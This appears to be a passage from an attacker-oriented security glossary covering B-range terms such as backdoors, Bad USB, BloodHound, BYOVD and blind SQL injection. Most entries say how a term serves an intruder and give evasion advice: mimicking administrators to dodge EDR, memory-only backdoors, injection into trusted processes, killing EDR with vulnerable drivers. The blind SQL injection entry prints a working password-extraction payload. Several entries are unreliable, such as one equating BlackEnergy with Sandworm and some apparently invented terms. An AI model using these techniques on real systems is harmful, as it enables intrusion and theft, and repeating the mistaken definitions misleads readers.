Azure AD Sync --- Synchronization between on-premises Active Directory and Azure Active Directory (Azure AD) via Azure AD Connect (AADConnect). Azure AD Sync transfers user accounts, groups, password hashes (including NTLM hashes) from on-prem to the cloud. For an attacker, Azure AD Sync is a critical point: compromising the AADConnect server provides access to user password hashes and can also be used for attacks on hybrid environments (from on-prem to cloud and vice versa). Techniques: dumping hashes from AADConnect, modifying the synchronization configuration to create accounts in Azure AD, using a synced cloud account to access M365.

B

B2B (Business-to-Business) --- A business model where companies sell goods and services to other companies. B2B platforms (Salesforce, Okta, ServiceNow, SAP) store data about thousands of client companies: contracts, invoices, correspondence, internal documents. For an attacker, a B2B platform is valuable because one compromised account can provide access to hundreds of client organizations. ShinyHunters exploited Salesforce Experience Cloud, misconfigured guest user permissions, and via API obtained access to data from 400+ companies, including cybersecurity firms. An attack on a B2B provider is an attack on the entire supply chain.

B2C (Business-to-Consumer) --- A business model where companies sell goods and services directly to consumers. B2C platforms (online stores, banking apps, social networks, marketplaces) store PII (names, addresses, credit cards) of millions of users. For an attacker, a B2C platform is attractive because of the volume of data: 12.4 million records from CarGurus, 29.8 million from SoundCloud. Security on B2C platforms is often weaker than on B2B because businesses don't consider consumer data "critical" until a breach occurs. Infostealers (RedLine, LummaC2) specialize in stealing data specifically from B2C accounts.

Backdoor --- A hidden access mechanism left in a system by an attacker for re-entry, bypassing standard authentication mechanisms. In a modern hacker arsenal, a backdoor can be implemented as: a webshell (a PHP file in the web directory that accepts parameters and executes commands), an RMM tool (AnyDesk, ScreenConnect, TeamViewer installed with a legitimate license but controlled by the attacker), a scheduled task (a task in Windows Task Scheduler that runs a script every N minutes), a WMI Event Subscription (a subscription to Windows events that triggers code execution under certain conditions --- e.g., when a user logs in), or an SSH key added to authorized_keys. A quality backdoor does not create new processes, does not write files to

disk (memory-only), uses legitimate system mechanisms, and looks like a normal OS component.

Bad USB --- A USB device that, when plugged in, emulates a keyboard (HID --- Human Interface Device) and automatically types pre-programmed commands at speeds up to 1000 characters per second. Classic models: Rubber Ducky, Bash Bunny, MalDuino, USB-Rubber-Ducky. With physical access to the victim's computer (a flash drive left in a parking lot, a "gift" at a conference, tossed into an office), the Bad USB connects, the OS recognizes it as a keyboard, and the device starts "typing": opens PowerShell, disables Defender, downloads and executes malware, creates an admin user. The whole process takes seconds. Bad USB bypasses even an air gap (physical network isolation) because it doesn't require a network connection for initial infection.

Baiting --- A social engineering method using a physical medium (USB flash drive, CD, external hard drive) as bait. The flash drive is labeled with enticing text: "Payroll", "Confidential", "Board of Directors", "Layoffs 2026" --- and left in a parking lot, office lobby, or cafe near a business center. A curious employee plugs the flash drive into their work computer. The flash drive could be a Bad USB (emulating a keyboard) or contain an autorun.inf file with auto-execution (if autorun is not disabled by policies). In a corporate environment, baiting remains effective because human curiosity and the feeling of "finding something lost" are stronger than security instructions.

Bash Bunny --- An advanced physical pentesting device from Hak5. It differs from the Rubber Ducky by its ability to switch between modes: keyboard emulation (typing commands), Ethernet adapter emulation (MITM attack via DHCP), memory dump via DMA (Direct Memory Access) when connected to FireWire/Thunderbolt, and the ability to run multiple scripts sequentially. The Bash Bunny has a built-in processor and storage, allowing it to act autonomously. When plugged into a victim's

computer, the device presents itself as a USB drive, then switches to keyboard mode, executes a script, then switches to Ethernet mode to redirect traffic --- all within a minute. Used by The Com for physical office infiltration after tailgating.

Bastion Host --- A specially configured server (jump server, jump box) through which access is granted to protected network segments: production environments, databases, OT networks (industrial control). A bastion host is the only entry point to these segments, making it a critical target for an attacker. If the bastion host is compromised, the attacker gains access to all systems behind it. Compromising a bastion host can be achieved through: SSH/RDP vulnerabilities, theft of access keys, session hijacking (intercepting a session of an already connected administrator). Interlock, after hacking Cisco FMC, used it as a bastion host to access victim's internal networks, bypassing firewalls.

BAT (Batch File) --- A file with a .bat extension containing a sequence of commands for the Windows command line (cmd.exe). In a modern hacker arsenal, BAT files are used as simple scripts for: downloading payloads (curl, bitsadmin, powershell), disabling protections (sc stop, net stop), creating persistence (schtasks, reg add), clearing logs (wevtutil). BAT files are often ignored by antiviruses because they are just text files, not executable binaries. Modern EDRs can detect command execution from BAT files, but evasion is achieved by running the BAT file from a legitimate process (explorer.exe) and using arguments that mimic legitimate administrative activity.

Baud Rate --- The data transmission speed in serial interfaces (RS-232, RS-422, RS-485), measured in symbols per second. In industrial systems (SCADA, PLC, DCS), the baud rate is hard-coded in the controller's configuration. An attack on baud rate consists of changing this parameter: if the controller is set to 9600, and the operator tries to connect at 115200, the connection fails. This leads to loss of control. In the attack on a Texas water facility,

attackers changed the baud rate of the chemical water treatment controllers via remote access, after which operators could not connect to the system for manual control --- they had to dispatch teams to the site. Changing the baud rate does not require a complex exploit, only write access to the controller's configuration.

Bazaar (Abuse.ch) --- An open-access platform for sharing malware samples among security researchers, antivirus vendors, and SOC analysts. Thousands of malware samples are uploaded to Bazaar daily, which are then analyzed, hashes added to antivirus databases, and behavioral patterns studied. If malware ends up on Bazaar, it becomes "burned": antiviruses detect it within 24-48 hours. For an attacker, landing on Bazaar means the build needs to be changed, obfuscated, recompiled. Polymorphic generators and unique builds per victim are used to avoid ending up in public collections.

BBOT --- An open-source OSINT framework for automated reconnaissance. BBOT scans: DNS (subdomains via crt.sh, dnsdumpster), WHOIS (registrars, registration dates), Shodan and Censys (open ports, services), GitHub (leaked keys, employee commits), social media (employee profiles), Wayback Machine (old versions of sites). BBOT can compile a full profile of a target company in hours: IP addresses, employee email addresses, open ports, vulnerable software versions, leaked keys. Used by both attackers (to gather information before an attack) and defenders (to find their own vulnerabilities).

BCP (Business Continuity Plan) --- A documented plan of action for an organization to maintain or recover critical business processes after an incident. The BCP includes: identification of critical processes, permissible downtime (RTO --- Recovery Time Objective), permissible data loss (RPO --- Recovery Point Objective), recovery procedures, backup capacity. For an attacker, the BCP is important because if the victim has no BCP (or it doesn't work), ransomware paralyzes the company for weeks, increasing

pressure to pay the ransom. JLR lost 5 weeks of production after the attack because their BCP did not anticipate an attack on VMware ESXi via Intune. During an attack, the BCP can be disrupted through: destruction of backups, encryption of recovery management systems, compromise of backup sites.

BDD (Behavior-Driven Development) --- A development methodology focused on describing system behavior through scenarios in natural language (Gherkin: Given-When-Then). BDD tests are often run in CI/CD pipelines, have elevated privileges (access to production data), and are ignored by security scanners because they are considered "tests." For an attacker, BDD tests are a supply chain attack vector: malicious code can be injected into a BDD test that will run in the production environment. Or, through a BDD test that makes API requests with service account privileges, data can be exfiltrated. BDD frameworks (Cucumber, Behave, SpecFlow) are rarely considered an attack surface, making them an attractive target.

BEC (Business Email Compromise) --- A targeted attack on corporate email with the goal of financial fraud. BEC does not use malware (although it may include an initial hack via phishing). The classic scheme: attackers compromise an employee's mailbox (often a CFO or accountant), study correspondence, identify regular payments and suppliers, then send a fake email from the manager requesting an urgent transfer of funds to a new account. In advanced versions, deepfake video and voice are used: the attacker calls the accountant, imitating the CEO, and asks to transfer funds, confirming "I'm in a meeting right now, can't sign, do it by email." BEC attacks cause billions of dollars in damage annually, often surpassing ransomware in the volume of stolen funds.

BeEF (Browser Exploitation Framework) --- An open-source framework for exploiting web browsers. BeEF works on the principle: the attacker sends a link to the victim (via phishing, XSS,

insertion into a comment), when clicked, the victim's browser establishes a persistent connection (hook) with the BeEF server. After that, the attacker can: read cookies (session hijacking), take screenshots, steal passwords from forms, execute arbitrary JavaScript, navigate to internal links (pivot into the corporate network), exploit browser vulnerabilities. BeEF is particularly effective in a corporate environment where browsers are often outdated (due to legacy applications) and have extensive network privileges.

Behavioral Analysis --- A threat detection method based on analyzing the behavior of processes and users, rather than signatures (hashes, strings). EDR (CrowdStrike, SentinelOne, Microsoft Defender for Endpoint) uses behavioral analysis to detect anomalies: a process created a file in a system folder, a process is trying to stop the antivirus, a user downloaded and ran a script from the internet. To bypass behavioral analysis, behavioral blending is used --- mimicking legitimate behavior. If an attacker is stealing data via Rclone, they do it slowly (low & slow), during working hours, from an IP address previously used by the user, using legitimate Rclone commands (which administrators use for backups). The system sees "administrator making a backup" and doesn't raise an alarm.

Behavioral Blending --- A technique to bypass behavioral analysis, consisting of mimicking the legitimate behavior of a user or system process. Instead of dumping NTDS.dit in one minute (an anomaly that immediately triggers an alert), the attacker dumps it over several days in small pieces, using the legitimate ntdsutil process, which administrators use for backups. Instead of running Mimikatz with parameters that are detected, the attacker uses reflection loading (Mimikatz loads into memory without writing to disk) and runs commands that mimic legitimate administrative actions. Behavioral blending requires a deep understanding of normal behavior in the target network, which is achieved through long-term reconnaissance.

Bell-LaPadula Model --- A classic security model developed in 1973 for the US Department of Defense. The model focuses on confidentiality and describes the rules: "no read up" (a subject with a low clearance level cannot read objects with a high clearance), "no write down" (a subject with a high clearance cannot write to objects with a low clearance). In modern systems, Bell-LaPadula is considered a theoretical foundation but is not directly applied. Modern systems use more complex models: RBAC (role-based), ABAC (attribute-based), MAC (mandatory). For an attacker, Bell-LaPadula is interesting as an illustration of how defenders thought 50 years ago; modern attacks often aim to bypass these classical principles through channels the model does not account for (covert channels, side channels).

BGP Hijacking --- Hijacking IP prefixes via the BGP (Border Gateway Protocol). An attacker announces (via their AS --- Autonomous System) that they own an IP block that does not actually belong to them. Neighboring routers accept this announcement, and traffic destined for the legitimate owner starts flowing through the attacker's servers. Used for: MITM (man-in-the-middle --- interception and modification of traffic), cryptocurrency theft (spoofing exchange addresses), DDoS reflection (directing traffic to the victim), sanctions evasion (redirecting traffic through countries without blocks). Iran used BGP hijacking to redirect AWS traffic after strikes on data centers, hindering the recovery of cloud services in the region.

BiDi (Bidirectional) --- Bidirectional communication protocols that allow the server to send data to the client without a prior request. In the context of C2 (Command and Control), BiDi protocols (WebSocket, gRPC, QUIC) are used to create a persistent control channel: the agent opens a connection to the C2 and keeps it open; the C2 can send commands at any time, without waiting for a heartbeat request. This speeds up response time and reduces the number of network connections (fewer chances of being detected).

WebSocket is especially popular because the traffic looks like regular HTTPS (uses port 443, TLS encryption), and many corporate proxies do not filter WebSocket connections.

Big Data Exploitation --- Exploiting big data collected by companies for analytics and training AI models. Companies collect terabytes of data: purchase history, medical records, geolocation, behavioral patterns, voice recordings of support calls. If these datasets are stolen, they can be: sold to competitors (strategic data), used to create deepfake models (voice, face), applied in targeted phishing (knowing all details of the victim's life), or simply used to demand a ransom for non-publication (companies hide leaks to avoid losing customer trust). Telus lost 1PB+ of data, including voice call recordings --- ideal material for deepfake vishing campaigns.

Biometric Bypass --- Bypassing biometric authentication (fingerprints, Face ID, facial recognition, iris scan). Bypass methods: deepfake faces (generated video for Face ID, especially vulnerable are systems without liveness detection), fingerprint molds (photographing a fingerprint from a phone screen, creating a 3D model from gelatin or silicone), sensor attacks (applying voltage to fingerprint sensor contacts, emulating a signal), replay attack (intercepting and replaying biometric data transmitted between the sensor and processor). Biometrics is often considered "unbreakable," but in reality, most biometric systems have known vulnerabilities, and bypassing them does not require complex equipment. Handala mentioned in their threats that the victim's iPhone 12 Pro Max was not protected because Face ID could be bypassed.

BIOS (Basic Input/Output System) --- The basic input/output system, firmware that runs when the computer is turned on, initializes hardware, and loads the operating system. BIOS is stored on a chip on the motherboard. In the 2020s, BIOS was replaced by UEFI (Unified Extensible Firmware Interface), but the term "BIOS" is

often used to refer to any firmware. For an attacker, BIOS is a target for firmware persistence: malicious code is written to the BIOS/UEFI, executes on every boot, before the operating system and antivirus load. Detecting such a backdoor is difficult (requires reading the chip with a programmer), and removing it requires reflashing. Used in APT attacks for long-term presence at a level that cannot be cleaned by reinstalling the OS.

Bitcoin (BTC) --- The first and most capitalized cryptocurrency, running on a blockchain with a public ledger of all transactions. In the context of cybercrime, Bitcoin is used for ransom payments (ransomware), paying for services on the darknet (access, tools, zero-days), and money laundering. The problem with Bitcoin for an attacker: all transactions are public and can be traced via blockchain analysis (Chainalysis, CipherTrace). Therefore, Bitcoin is used only with mixers (Tornado Cash, Sinbad) or via exchangers BTC → Monero (XMR), which provides privacy. Victims are more often willing to pay in Bitcoin than Monero because BTC is more accessible and familiar.

BitLocker --- A disk encryption technology built into Windows (available in Pro, Enterprise, Education editions). BitLocker uses TPM (Trusted Platform Module) to store encryption keys. Methods to bypass BitLocker: TPM sniffing (intercepting keys from the TPM during boot, requires physical access), recovery key theft (the recovery key is often stored in Active Directory, a Microsoft Account, or a printout on an administrator's desk --- access to these sources yields the key), cold boot attack (cooling RAM with liquid nitrogen, reading keys after shutdown, requires physical access), or using an already compromised session (if the user is already logged in, the disk is decrypted and accessible). If an attacker has the BitLocker recovery key, the disk is decrypted without the password.

Black Energy --- Malware used in the attack on the Ukrainian power grid in December 2015. Black Energy (also known as

Sandworm) shut down substations via SCADA systems, destroyed backups, and left systems inoperable. In 2026, Black Energy is considered legacy, but its tactics (destruction of backups, disruption of critical infrastructure, long-term presence) are repeated in modern attacks. Handala used a similar tactic in the attack on Stryker: instead of malware, legitimate Intune commands, the result is the same: paralyzed infrastructure, destroyed devices, no ability for quick recovery.

Black Hat --- A category of hackers who break into systems for personal gain or on behalf of third parties, violating the law. Black hats operate without permission from system owners; their goals are financial gain, data theft, espionage, destruction. They are contrasted with white hats (ethical hackers working with permission, often within bug bounty programs) and grey hats (operating without permission but not intending harm, often reporting vulnerabilities to owners). In reality, the boundaries are blurred: state hackers (APT) are black hats by definition (they attack other states' systems without permission), but their actions are approved by their governments and often not prosecuted.

Black Market --- Darknet markets where illegal goods and services are traded: stolen data (fullz, logins, passwords, cookies), access to hacked systems (RDP, SSH, web-shell), hacking tools (Cobalt Strike licenses, infostealers), zero-days (unknown vulnerabilities), services (DDoS-as-a-Service, Ransomware-as-a-Service). Largest black markets in 2026: AlphaBay (revived), Russian Market (specializing in RDP access and stealer logs), Exploit and XSS forums (for more advanced players). Payment only in cryptocurrency (Monero preferred over Bitcoin), often using escrow services for transaction safety. Prices: corporate network access --- $500--5000, fullz (complete dossier) --- $50--200, zero-day --- $100k--$1M.

BlackCat (ALPHV) --- A RaaS (Ransomware-as-a-Service) operation using malware written in Rust. Rust was chosen for:

cross-platform (Windows, Linux, VMware ESXi), difficulty of reverse engineering (compared to C/C++), built-in memory safety features. BlackCat practices double extortion: file encryption + threat of publishing stolen data. Affiliates receive up to 80% of the ransom. BlackCat is known for attacks on critical infrastructure, including energy and healthcare. In 2026, BlackCat remains one of the largest RaaS operations, despite periodic takedowns of their infrastructure by law enforcement.

Blacklisting --- A protection method based on blocking known threats: IP addresses, domains, file hashes, strings in code. In the modern landscape, blacklisting is considered outdated because attackers change hashes with each compilation (polymorphic malware), domains change via DGA (Domain Generation Algorithm), IP addresses via fast flux. Defenders are shifting to behavioral detection, which looks at the actions of a process rather than its signature. Blacklisting is still used to block known C2 domains that haven't been changed yet and to protect against mass campaigns where attackers don't change their infrastructure.

BlackTech --- An APT group linked to China (also known as Tropic Trooper, Earth Hundun). Active since 2007, specializing in espionage in the technology, telecommunications, agricultural, and government sectors in Asia. BlackTech uses supply chain attacks (injecting backdoors into legitimate software by hacking the development infrastructure), credential harvesting, and long-term presence (years). Their toolkit includes custom backdoors (Plead, PlugX) and legitimate RMM tools to legitimize traffic. For an attacker, BlackTech is interesting as a source of TTPs (tactics, techniques, procedures) to study.

Blind SQL Injection --- A type of SQL injection where the result of the query is not displayed on the page (blind). The attacker cannot directly see the data from the database but can ask questions that the server answers indirectly. Two main methods: time-based (delay in response --- if the condition is true, the server

sleeps for 5 seconds; if false, it responds immediately) and boolean-based (difference in response --- if true, the page displays normally; if false, an error or different page is displayed). For example, a query: ' AND IF(SUBSTRING(password,1,1)='a', SLEEP(5), 0) -- allows recovering the password character by character. Slow, but works even on applications with high security where SQL errors are not displayed.

Blind XSS --- A type of XSS (Cross-Site Scripting) where the malicious script executes not for the victim who entered it, but in another place where the victim does not see the result. The classic scenario: an attacker inserts an XSS payload into a comment field that is stored in the database; when the administrator opens the moderation panel to review comments, the script executes in the administrator's browser, stealing their cookies, session tokens, and performing actions on their behalf. The administrator does not see that anything happened (the script can run in the background). Blind XSS is used for session hijacking and privilege escalation (gaining admin access). ShinyHunters could have used Blind XSS in Salesforce Experience Cloud to steal superadmin sessions.

Blockchain Analysis --- Analyzing the blockchain to track cryptocurrency movement. Companies (Chainalysis, CipherTrace, Elliptic) provide services that analyze the public transaction ledger of Bitcoin, Ethereum, and other blockchains, cluster addresses, and link them to exchanges, mixers, and known attackers. Blockchain analysis is used by law enforcement to track ransom payments and arrest criminals. To evade, attackers use: Monero (XMR) --- a private cryptocurrency where transactions are not traceable; mixers (Tornado Cash, Sinbad) for Bitcoin; chain hopping (BTC → XMR → DeFi → clean money) to completely obfuscate the trail. Handala likely used Monero to receive funds if Stryker paid the ransom.

Blockchain Exploitation --- Attacks on blockchain protocols, smart contracts, and DeFi applications. Types of attacks: reentrancy (re-entering the contract before state updates, classic ---

The DAO 2016), flash loan attacks (collateral-free loans to manipulate markets or exploit vulnerabilities), oracle manipulation (manipulating price sources used by DeFi protocols), arithmetic overflow/underflow, private mempool manipulation (frontrunning, sandwich attacks via private mempools). Bybit $1.5B (via supply chain, not directly DeFi), Venus $3.7M (flash loan + vault bug) --- examples. DeFi remains the wild west: protocols are launched with bugs, billions of dollars are in vulnerable contracts, audits are often superficial.

BloodHound --- An open-source tool for visualizing and analyzing attack paths in Active Directory. BloodHound collects data about users, groups, computers, relationships (who is in which groups, who has local admin on which computers, which delegations exist) and builds a graph showing the shortest path to Domain Admin. SharpHound (the data collector) runs on a compromised system, gathers information, and transfers it to the BloodHound server. An attacker uses BloodHound to understand: "I have access to user A's computer, user A has local admin on server B, and a domain administrator is logged into server B" --- that's a path to full network control. BloodHound is a standard post-exploitation tool.

Blue Team --- The cybersecurity division responsible for protecting an organization: SOC (Security Operations Center), IR (Incident Response), threat hunters, security engineers. The Blue Team builds detections (EDR, SIEM), responds to incidents, and hunts for hidden threats. For an attacker, the Blue Team is the main adversary. A successful attack is one that the Blue Team didn't notice or noticed too late. The attacker studies how the Blue Team thinks: what detections they set, what artifacts they look for, what tools they use (CrowdStrike, SentinelOne, Splunk, Sentinel), and builds evasion to remain invisible. If the Blue Team notices the attack --- the attacker loses (or must complete the operation very quickly before access is blocked).

BlueBorne --- A set of eight Bluetooth stack vulnerabilities (CVE-2017-0781 and others), discovered in 2017. BlueBorne allows arbitrary code execution on a device via Bluetooth without user interaction (0-click), without the need to pair devices. Billions of devices were vulnerable: Android, iOS, Windows, Linux. In 2026, BlueBorne is still relevant for old devices that never received updates: medical devices (cardiac monitors, insulin pumps), industrial controllers, automotive systems, smart speakers. Handala could have used BlueBorne to access Stryker's medical devices but chose Intune as a more scalable vector.

BlueSmack --- A DoS (Denial of Service) attack via Bluetooth, sending a large data packet to the device, causing it to hang, reboot, or disconnect. Used for disruption: disable surveillance cameras before physical infiltration (tailgating), take down access control systems, paralyze a device during an operation. BlueSmack works against vulnerable Bluetooth stacks, especially on old devices (legacy IoT, industrial controllers). Does not require prior pairing.

Bluesnarfing --- Stealing data via Bluetooth without the owner's knowledge. Bluesnarfing exploits vulnerabilities in the OBEX (Object Exchange) protocol to access the phonebook, SMS, photos, and calendar. Requires physical proximity (up to 10-30 meters) and Bluetooth in discoverable mode. In a corporate environment, employees often leave Bluetooth enabled on their laptops, making them vulnerable in shared office areas (coworking spaces, cafes, airports). Bluesnarfing is used to collect employee data (phone numbers, contacts) for subsequent social engineering.

BlueZ --- The official Bluetooth stack for Linux, used in Android, IoT devices, automotive systems, industrial controllers. Vulnerabilities in BlueZ can lead to remote code execution (RCE) on the device via Bluetooth. BlueZ has a complex codebase (hundreds of thousands of lines), making it prone to errors. For an attacker, BlueZ is interesting as an attack surface to gain access to

Linux devices that have no network connection but have Bluetooth (many IoT devices). Compromising via Bluetooth can be the initial entry point into a network where the device has a wired connection to the corporate network.

BMC (Baseboard Management Controller) --- A motherboard management controller providing remote server management even when the OS is off. Known implementations: iDRAC (Dell), iLO (HPE), IMM (Lenovo), IPMI (standard). The BMC has a separate network interface, manages power, OS reinstallation, and has hardware-level system access. For an attacker, the BMC is a critical target: compromising the BMC gives full control over the server, ability to boot an arbitrary OS image, read memory, and install a firmware backdoor. Used in APT attacks for long-term presence because OS reinstallation does not clear the BMC.

BMP (Background Monitoring Process) --- A background monitoring process that is always running in the system: svchost.exe (Windows), explorer.exe, Teams.exe, Zoom.exe, antivirus processes. For an attacker, a BMP is a target for process injection: we inject malicious code into a process that is already running and does not raise suspicion. The EDR sees: "Teams.exe is doing what Teams.exe normally does" --- and doesn't get alarmed. Process injection via BMP (Reflective DLL Injection, Process Hollowing) allows hiding malware in a legitimate process without creating new processes that might be detected.

BN (Binary Ninja) --- A disassembler and reverse engineering framework, an alternative to IDA Pro and Ghidra. Binary Ninja is known for its user-friendly API, Python plugin support, and modern interface. Used by security researchers to analyze malware, find vulnerabilities, and reverse engineer protocols. For an attacker, Binary Ninja is a tool for analyzing protective mechanisms (how EDR works, what hooks it sets, how the antivirus is packed) and for exploit development (finding vulnerable spots in software). Binary Ninja is licensed (commercial and free for non-commercial use).

Bob (Bob Dyachenko) --- A security researcher, founder of SecurityDiscovery. In 2025, he discovered an open Elasticsearch cluster with over 4 billion records of PII of Chinese citizens (a Chinese surveillance network). Bob specializes in finding unprotected databases, open S3 buckets, and misconfigurations in cloud storage. His work is a reminder for the attacker: even large organizations and government agencies leave unprotected databases on the internet. Shodan, Censys, and the skill to find misconfigurations can grant access to billions of records without a single exploit.

Bogon --- IP addresses that should not appear on the internet: private ranges (10.0.0.0/8, 172.16.0.0/12, 192.168.0.0/16), multicast (224.0.0.0/4), loopback (127.0.0.0/8), link-local (169.254.0.0/16). In attacks, bogon addresses are used to bypass filtering: some CDNs and cloud providers do not properly filter bogon addresses. Using a bogon as a source IP in spoofing attacks can fool systems that trust "internal" addresses. Also, bogon filters on network equipment sometimes mistakenly pass traffic from "wrong" ranges, which can be used for C2.

Bootkit --- A bootkit that infects the boot sector (MBR --- Master Boot Record) or UEFI firmware. The bootkit loads before the operating system, can intercept the kernel boot process, modify it in memory, and hide its presence from the OS and antivirus. Detecting a bootkit is difficult: requires checking the bootloader signature, reading the MBR, comparing it to a known good copy. Removing a bootkit is difficult: OS reinstallation doesn't help, requires rewriting the MBR or reflashing the UEFI. Bootkits are used in APT attacks (e.g., Equation Group, LoJax) for long-term presence at a level that cannot be cleaned by standard means.

Bootstrap Protocol (BOOTP) --- An outdated network protocol for automatic configuration of network devices (predecessor to

DHCP). BOOTP is used in old printers, network storage devices, industrial controllers, thin clients. Vulnerabilities in BOOTP (lack of authentication, possibility of traffic redirection) can lead to code execution or redirection of the boot image to an attacker's server. For an attacker, BOOTP is interesting as a legacy attack surface: modern pentests often ignore old protocols, but they are still in use in industrial and medical systems.

Bot Herder --- A botnet operator who controls thousands (or millions) of infected devices (bots). The bot herder manages the botnet via C2 (Command and Control), issuing commands: start a DDoS attack, download a new module (stealer, miner, ransomware), update configuration. Bot herders sell access to bots as a service (DDoSaaS --- DDoS as a Service, proxy services to bypass geoblocks, spam campaigns). For an attacker, a botnet is a resource: it can be used for distraction (DDoS) during the main attack, as a proxy for C2 (to hide the real IP), or as computing power for password cracking (GPU farms from bots).

Botnet --- A network of infected devices (bots) controlled by an attacker via C2 (Command and Control). Botnets are used for: DDoS attacks (Mirai, BASHLITE), crypto mining (Coinhive-like), proxy services (bypassing geoblocks, hiding traffic), sending spam and phishing emails, password brute-forcing (distributed cracking), vulnerability scanning. Devices in a botnet are computers, servers, IoT devices (cameras, routers, printers), mobile phones. Botnet sizes: from thousands to millions of devices. Large botnets (e.g., 3ve) can generate tens of millions of dollars per year for their operators. Botnets are sold and rented out (DDoSaaS, proxy-as-a-service).

Bounty (Bug Bounty) --- Vulnerability reward programs run by companies (Google, Microsoft, Apple) and platforms (HackerOne, Bugcrowd). Security researchers receive rewards ($100--$100,000+) for reporting a vulnerability before it can be exploited by attackers. For an attacker, bug bounties are a source of information

about fresh 1-day vulnerabilities. Companies typically give 90 days before public disclosure after receiving a report. During this time, the vulnerability is not public, but could be used by an attacker if they find out about it (via insiders, leaks, or just monitoring disclosure timelines). After public disclosure, the vulnerability becomes a 1-day, and many organizations haven't installed the patch yet.

BPF (Berkeley Packet Filter) --- A mechanism in the Linux kernel for filtering and processing packets at the kernel level. eBPF (extended BPF) allows loading user programs into the kernel for monitoring, tracing, and filtering network traffic. For an attacker, eBPF is a double-edged tool: on one hand, defenders use eBPF to detect anomalies (Falco, Cilium); on the other hand, an eBPF program can be used for concealment --- intercept system calls, hide files, processes, and network connections from the EDR and kernel. eBPF backdoors are difficult to detect because the eBPF program is loaded into the kernel legitimately (via the bpf() syscall), and many systems do not check eBPF programs for malicious intent.

BPF (Business Process Framework) --- A description of a company's business processes: how invoices are issued, who approves payments, what approvals are needed, how orders are processed. In BEC (Business Email Compromise) attacks, the attacker studies the target company's Business Process Framework to forge a process. For example, if a company pays suppliers through a specific system, the attacker forges an invoice from the supplier, using knowledge of formats, terminology, and internal codes. BEC works because it attacks processes, not code. Knowledge of the Business Process Framework is obtained through email compromise, OSINT (studying public tenders, job postings, employee LinkedIn profiles), or insiders.

BPO (Business Process Outsourcing) --- Outsourcing business processes: transferring functions (call centers, data processing, HR,

accounting) to third-party companies. BPO providers (Conduent, Telus, Accenture) process data for hundreds of clients: banks, insurers, retailers, healthcare organizations. For an attacker, a BPO provider is a high-multiplier target: hacking one BPO gives access to data from dozens of large companies. Telus (a BPO giant) was a target for ShinyHunters: 1PB+ of data, including voice call recordings for deepfake vishing, PII of millions of clients. Conduent --- 25M+ records via a supply chain attack on a contractor.

Brass Knuckles --- Physical pentesting tools: lock bypass tools. Include: bump keys (for pin tumbler locks, work by striking), impressioning (creating a key from a blank by reading marks), electric pick guns (vibrating needles), crowbars, door jimmies. For electronic locks --- RFID cloning (Proxmark3), card emulation (including MIFARE Classic, which is broken). Physical access is often easier than hacking a network: follow an employee (tailgating), pick a door lock (bump key), connect to the internal network via an Ethernet port, place a drop device (Raspberry Pi with a 4G modem). Brass knuckles are part of the arsenal for attacks on companies with good network security but weak physical security.

Breach and Attack Simulation (BAS) --- Automated platforms for testing defenses (AttackIQ, Cymulate, SafeBreach, Picus). BAS run simulations of known attack techniques (MITRE ATT&CK) in a safe environment and check if detections (EDR, SIEM, NGFW) fired. For an attacker, BAS is important because if an organization uses BAS, its defenders know which techniques are detected and configure defenses accordingly. Using a technique that is part of the standard BAS set may lead to quick detection. Therefore, an attacker must use less common techniques, new TTPs, or techniques that BAS does not cover (e.g., AILM, Intune abuse).

BreachForums --- A forum for publishing data leaks (data breaches), revived after the original BreachForums was shut down in 2023. BreachForums hosts database dumps (CarGurus, Wynn,

Berkadia), announcements for selling access (RDP, SSH, web-shell), and discussions of hacking techniques. ShinyHunters uses BreachForums to publish ultimatums to victims ("FINAL WARNING") and to post proof samples. After a leak is published on BreachForums, it quickly spreads to other forums, Telegram channels, and becomes public. For an attacker, BreachForums is a PR (public relations) tool for extortion: a public announcement about a victim puts pressure on the company to pay the ransom.

Breadcrumb --- A small configuration error or information leak that leads to full system compromise. A breadcrumb can be: a comment in code with a password (// password: admin123), a .git folder in a public web (allowing source code download), an old DNS record pointing to a non-existent server (subdomain takeover), a public S3 bucket with configuration files, a leaked API key on GitHub, a robots.txt file revealing internal paths. ShinyHunters looks for breadcrumbs in Salesforce Experience Cloud: a guest user with API access is a breadcrumb that yields millions of records. Searching for breadcrumbs is the foundation of OSINT reconnaissance before an attack.

Break-Glass Account --- An emergency account designed for system access when normal authentication mechanisms are unavailable (e.g., MFA server is down, primary accounts are compromised). Break-glass accounts have maximum privileges (Global Admin in Azure, Domain Admin in AD, root on servers) and are often not protected by MFA (so that access is possible even if the MFA server is down). For an attacker, a break-glass account is an ideal target for persistence: if we find a break-glass account, we have permanent access with maximum privileges. Break-glass accounts are stored in secure places (safes, password managers, encrypted files), but these places can be hacked if access to administrator systems is obtained.

Bridge (Crypto) --- A crypto bridge, a protocol allowing asset movement between different blockchains (Ethereum, BSC, Solana,

Avalanche, Polygon). Bridges hold huge amounts of liquidity (billions of dollars) in smart contracts, making them attractive targets. Vulnerabilities in bridges lead to multi-million dollar losses: Ronin Bridge ($600M), Wormhole ($320M), Nomad Bridge ($190M). Attacks on bridges exploit: validator vulnerabilities (signing invalid transactions), flash loans (liquidity manipulation), reentrancy (re-entering the contract). In 2026, bridge attacks continue because smart contract complexity is high, and audits are often superficial.

Bridge (Network) --- A network bridge connecting two or more network segments, passing traffic between them. In the context of an attack, a bridge (or jump box, bastion host) is a device that has access to different networks (e.g., IT network and OT network, production and development, internal network and DMZ). If an attacker compromises the bridge host, they can pivot to another network segment. Handala could have used a bridge between Stryker's IT network and medical devices (LifeNet ECG) but chose direct Intune access, which did not require a bridge. Finding bridge hosts is an important part of post-exploitation (via BloodHound, netstat, ARP tables).

Bring Your Own Device (BYOD) --- A policy allowing employees to use personal devices (phones, tablets, laptops) for work. BYOD blurs the line between personal and corporate: an employee's personal phone can be compromised via an infostealer (RedLine, LummaC2) on their home computer, and if the phone has corporate email, Teams, VPN profiles --- the attacker gains access to the corporate network. BYOD creates new attack vectors: compromise of a personal device → access to corporate data. Defenders try to control BYOD via MDM (Microsoft Intune, Jamf), which can wipe corporate data from personal devices, but cannot control the security of the device itself.

Bring Your Own Vulnerable Driver (BYOVD) --- A privilege escalation and defense evasion technique using legitimate but

vulnerable drivers that are already signed and loaded into the Windows kernel. The attacker loads a vulnerable driver (e.g., an antivirus driver, gaming driver, hardware driver), uses its vulnerability to gain kernel access and disable EDR (kill processes, remove hooks). The driver is legitimate and signed, so it loads without warnings. BYOVD is a classic evasion technique in 2026. Examples of vulnerable drivers: ASUS, MSI, Gigabyte drivers, used in attacks to kill EDR (Zemana, Malwarebytes). After use, the driver is unloaded, leaving minimal traces.

